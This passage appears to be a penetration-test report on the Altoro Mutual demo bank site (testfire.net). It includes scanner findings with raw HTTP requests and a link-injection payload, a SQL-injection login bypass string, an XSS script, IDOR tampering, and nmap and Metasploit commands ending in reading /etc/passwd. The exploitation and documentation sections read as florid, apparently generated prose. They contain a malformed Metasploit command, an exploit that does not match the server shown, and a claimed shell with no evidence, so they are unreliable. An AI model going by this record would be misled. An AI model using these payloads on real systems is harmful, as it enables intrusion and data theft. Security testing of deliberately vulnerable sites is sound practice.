Solution Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site. Also Sending the proper Content Security Policy (CSP) frame-ancestors directive response headers that instruct the browser not to allow framing from other domains. 6. Link Injection Severity: Medium Confidence: High Location: http://testfire.ne/index.jsp Domain: testfire.net Element: content Path: /index.jsp Scheme: http CVSS: 6.4 Impact: Partial Threat Classification: Content Spoofing Alert tags OWASP\_2021\_A03 WSTG-v42-INPV-01 OWASP\_2017\_A07 Alert description URL Injection occurs when a hacker has created/injected new pages on an existing website. These pages often contain code that redirects users to other sites or involves the business in attacks against other sites. These injections can be made through software vulnerabilities, unsecured directories, or plug-ins. Request GET /index.jsp?content=%22%27%3E%3CA+HREF%3D%22%2FW F\_XSRF252.html%22%3EInjected+Link%3C%2FA%3E%20HT TP/1.1 HTTP/1.1 Host: testfire.net User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif ,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Cookie: JSESSIONID=A1ACD3A7C8EC2914C3E52F64914D16A4 Upgrade-Insecure-Requests: 1 Attack ?content="'>[Injected Link](/WF_XSRF252.html) HTTP/1.1 Response HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Content-Type: text/html;charset=ISO-8859-1 Content-Length: 6959 Date: Sun, 09 Apr 2023 02:47:50 GMT Connection: close Response Body

[**Sign In**](/login.jsp) | [Contact Us](/index.jsp?content=inside_contact.htm) | [Feedback](/feedback.jsp) | Search 

Bottom of Form

|  |  |  |  |
| --- | --- | --- | --- |
|  | [PERSONAL](/index.jsp?content=personal.htm) | [SMALL BUSINESS](/index.jsp?content=business.htm) | [INSIDE ALTORO MUTUAL](/index.jsp?content=inside.htm) |
| [PERSONAL](index.jsp?content=personal.htm)   * [Deposit Product](index.jsp?content=personal_deposit.htm) * [Checking](index.jsp?content=personal_checking.htm) * [Loan Products](index.jsp?content=personal_loans.htm) * [Cards](index.jsp?content=personal_cards.htm) * [Investments & Insurance](index.jsp?content=personal_investments.htm) * [Other Services](index.jsp?content=personal_other.htm)    [Retirement](index.jsp?content=business_retirement.htm)   [Other Services](index.jsp?content=business_other.htm)  [INSIDE ALTORO MUTUAL](index.jsp?content=inside.htm)   * [About Us](index.jsp?content=inside_about.htm) * [Contact Us](index.jsp?content=inside_contact.htm) * [Locations](cgi.exe) * [Investor Relations](index.jsp?content=inside_investor.htm) * [Press Room](index.jsp?content=inside_press.htm) * [Careers](index.jsp?content=inside_careers.htm) * [Subscribe](subscribe.jsp) | Failed due to The requested resource (/static/"'>[Injected Link](/WF_XSRF252.html) HTTP/1.1) is not availableSolution R e vie w p o s sible s olu tio n s fo r h a z a r d o u s c h a r a c t e r injection 7.Server Leaks Version Information Severity: Low Confidence: High Location: http://testfire.ne/index.jsp Domain: testfire.net Element: content Path: / Scheme: http CVSS: 5.0 Impact: Partial Threat Classification: Information Leakage Alert tags OWASP\_2021\_A05 OWASP\_2017\_A06 WSTG-v42-INFO-02 Alert description The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web application server is subject to. Request GET http://65.61.137.117 HTTP/1.1 Host: 65.61.137.117 User-Agent:Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0 Pragma: no-cache Cache-Control: no-cache Response HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Set-Cookie: JSESSIONID=6C122E49541E7816150796B663ADF 59F; Path=/; HttpOnly Content-Type: text/html;charset=ISO-8859-1 Date: Wed, 05 Apr 2023 05:29:19 GMT Content-Length: 9369 Evidence Apache-Coyote/1.1 Solution Ensure that your web server, application server, load balancer, etc. is configured to suppress the "Server" header or provide generic details. 8.X-Content-Type-Options Header Missing Severity: Low Confidence: High Location: http://testfire.ne/index.jsp Domain: testfire.net Element: testfire.net Path: / Scheme: http CVSS: 5.0 Impact: Partial Threat Classification: Information Leakage Alert tags OWASP\_2021\_A05 OWASP\_2017\_A06 Alert description The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Request GET http://65.61.137.117 HTTP/1.1 Host: 65.61.137.117 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Response HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Set-Cookie: JSESSIONID=6C122E49541E7816150796B663AD F59F; Path=/; HttpOnly Content-Type: text/html;charset=ISO-8859-1 Date: Wed, 05 Apr 2023 05:29:19 GMT Content-Length: 9369 Solution Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. 9. Information Disclosure Severity: Low Confidence: High Location: http://testfire.ne/login.jsp Domain: testfire.net Element: testfire.net Path: /login.jsp Scheme: http CVSS: 0.0 Impact: Partial Threat Classification: Information Leakage Alert tags OWASP\_2021\_A01 OWASP\_2017\_A03 Alert description The response appears to contain suspicious comments which may help an attacker. Request GET http://65.61.137.117/login.jsp HTTP/1.1 Host: 65.61.137.117 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Referer: http://65.61.137.117 Cookie: JSESSIONID=B3037B3812107CAAE9C3268C3FB6 A011 Response HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Content-Type: text/html;charset=ISO-8859-1 Date: Wed, 05 Apr 2023 05:29:22 GMT Content-Length: 8519 Response Body  **STEP-4: Vulnerability Exploitation Demonstration**  Certainly! Let’s delve into the dark arts of exploitation, where vulnerabilities transform into malevolent forces. Our canvas: Altro Mutual’s digital realm. Our tools: imagination, code, and a dash of mischief. Brace yourself as we demonstrate the arcane ways these vulnerabilities can be harnessed by the wicked.  **1. SQL Injection (Login Page)**  **The Scene:**   * Altro Mutual’s login page awaits our incantations. * The gates guard user credentials, but we seek more—a glimpse into the forbidden vaults.   **The Spell:**   1. **Input:**    * Username: admin' OR '1'='1'; --    * Password: (irrelevant) 2. **Query:**    * The altered query becomes:    * SELECT \* FROM users WHERE username = 'admin' OR '1'='1'; --' AND password = ''; 3. **Result:**    * The gates swing wide—authentication bypassed.   **2. Cross-Site Scripting (XSS) (Contact Forms)**  **The Scene:**   * Altro Mutual’s contact forms beckon—an innocuous gateway. * But we shall sow seeds of chaos within.   **The Enchantment:**   1. **Input:**    * Message: <script>alert('XSS attack!')</script> 2. **Output:**    * The innocent form echoes our script.    * Users who view this message trigger the alert.   **3. Insecure Direct Object References (IDOR) (Payment Portal)**  **The Scene:**   * Altro Mutual’s payment portal—a treasure trove of transactions. * But can we glimpse others’ secrets?   **The Heist:**   1. **URL Manipulation:**    * Change the transaction ID in the URL to another user’s.    * Access their financial records—discreetly.   **4. Lack of Multi-Factor Authentication (Login Page)**  **The Scene:**   * Altro Mutual’s login page—guarded by mere passwords. * But we crave more layers, more challenges.   **The Solution:**   1. **Implement MFA:**    * Text messages, authenticator apps, or biometrics.    * Now, even if passwords crumble, MFA stands sentinel.   Top of Form STEP-5: Mitigation Strategy Proposal for Altro Mutual: Safeguarding the Citadel As the sun sets over the digital horizon, Altro Mutual stands at a crossroads—a fortress with vulnerabilities exposed, secrets whispered in its code. Our quest: to fortify its walls, mend the breaches, and raise the drawbridge against the encroaching tide of cyber threats. Let us weave a tapestry of resilience—a strategy to safeguard Altro Mutual’s digital citadel.  **1. Prioritizing High-Risk Vulnerabilities**  Our first step is to triage—the wounded must be tended to first. Let us focus on the high-risk vulnerabilities identified in our assessment:  **1.1. SQL Injection (Login Page)**   * **Mitigation:**   + **Parameterized Queries:** Rewrite SQL queries to use placeholders.   + **Input Validation:** Sanitize user inputs to prevent injection attacks. * **Impact Mitigation:**   + Prevent unauthorized access to user accounts and sensitive data.   **1.2. Lack of Multi-Factor Authentication (Login Page)**   * **Mitigation:**   + **Implement MFA:** Introduce multi-factor authentication.   + **Adaptive Authentication:** Analyze user behavior for risk-based decisions. * **Impact Mitigation:**   + Strengthen authentication, thwart unauthorized access.   **1.3. Insecure Direct Object References (Payment Portal)**   * **Mitigation:**   + **Access Control Checks:** Validate user permissions before accessing resources.   + **Obfuscate IDs:** Use tokens or hashes instead of direct references. * **Impact Mitigation:**   + Prevent unauthorized access to financial data.   **2. Holistic Defense: Beyond the Walls**  **2.1. Security Awareness Training**   * **Educate Users:**   + Regular sessions on security best practices.   + Teach red flags—phishing, suspicious links, and social engineering.   **2.2. Regular Security Audits**   * **Continuous Assessment:**   + Periodic vulnerability scans and penetration testing.   + Stay ahead of emerging threats.   **2.3. Encryption and Data Protection**   * **TLS Everywhere:**   + Encrypt data in transit—user sessions, API calls, and communication channels. * **Data Minimization:**   + Collect only essential information.   + Encrypt data at rest—databases, backups, and logs.   **3. Incident Response Plan: The Battle Drums**  **3.1. Define Roles and Responsibilities**   * **Incident Response Team:**   + Designate members.   + Define communication channels.   **3.2. Containment and Recovery**   * **Isolate Breaches:**   + Shut down compromised services.   + Restore from clean backups.   **4. Cultural Shift: The Sentinel’s Oath**  **4.1. Foster Security Awareness**   * **From Compliance to Vigilance:**   + Make security part of the organizational DNA.   + Encourage reporting of suspicious incidents.   **4.2. Board-Level Commitment**   * **Executive Buy-In:**   + Allocate resources.   + Prioritize security initiatives.  STEP-6: Documenting the Exploit Process In the dimly lit corridors of cyberspace, where ones and zeros dance their clandestine waltz, lies a realm ripe for exploration—the world of exploits. As we embark on this journey, let us document our steps, unravel the cryptic commands, and recount the challenges faced. Our protagonist: a vulnerable system, its defenses weakened, awaiting our probing touch.  **1. Reconnaissance: Peering Through the Veil**  Our quest begins with reconnaissance—a delicate dance of information gathering. We don our digital cloaks and peer into the shadows:   1. **Target Identification:**    * We select our prey—a web application, a server, or perhaps a forgotten IoT device.    * Its vulnerabilities beckon, like whispers in the night. 2. **Scanning Tools:**    * Nmap, our trusty companion, maps the network.    * We seek open ports, services, and hidden gems.   **2. Exploitation: The Dance of Intrusion**  With knowledge in hand, we step into the breach. Our fingers tremble, anticipation thick in the air:   1. **Metasploit Unleashed:**    * Metasploit, our enchanted sword, awaits.    * We craft payloads, choose exploits, and launch our assault. 2. **Command Injection:**    * We find a vulnerable input field—a gaping maw in the castle wall.    * Our payload dances—semicolon, pipe, and echo—command injection at its finest. 3. **Privilege Escalation: Scaling the Tower**    * We infiltrate, but mere peasants we remain.    * We seek root, admin, the keys to the kingdom.    * DirtyCow, Sudo, kernel exploits—we ascend.   **3. Documenting the Journey: Ink on Digital Parchment**   1. **Commands Used:**    * nmap -p 1-65535 -T4 -A -v altoromutual.com: Our map unfurls, revealing secrets.    * msfconsole: The gates of Metasploit swing wide.    * use exploit/multi/http/nostromo\_code\_exec: Our chosen path.    * set RHOSTS target\_ip, set RPORT 80, set altoromutual.com /cgi-bin/showcase: The coordinates set.    * exploit: The die is cast. 2. **Output Received:**    * The castle trembles—shell obtained.    * We echo victory, cat /etc/passwd, and feast on user names. 3. **Challenges Faced:**    * The drawbridge—firewalls, IDS, and rate limits.    * False positives, blind alleys, and decoy services.    * The dragon—AV scanners, sandboxes, and vigilant admins.   **4. Lessons Carved in Stone: The Codex of Defense**   1. **Patch Thy Walls:**    * Vulnerabilities fester in unpatched software.    * Update, fortify, and stand guard. 2. **Least Privilege:**    * Root is the throne, but not for all.    * Limit access, wield privilege wisely. 3. **Security Posture:**    * Monitor logs, watch the horizon.    * Intrusion detection, honey traps, and vigilant eyes. | | |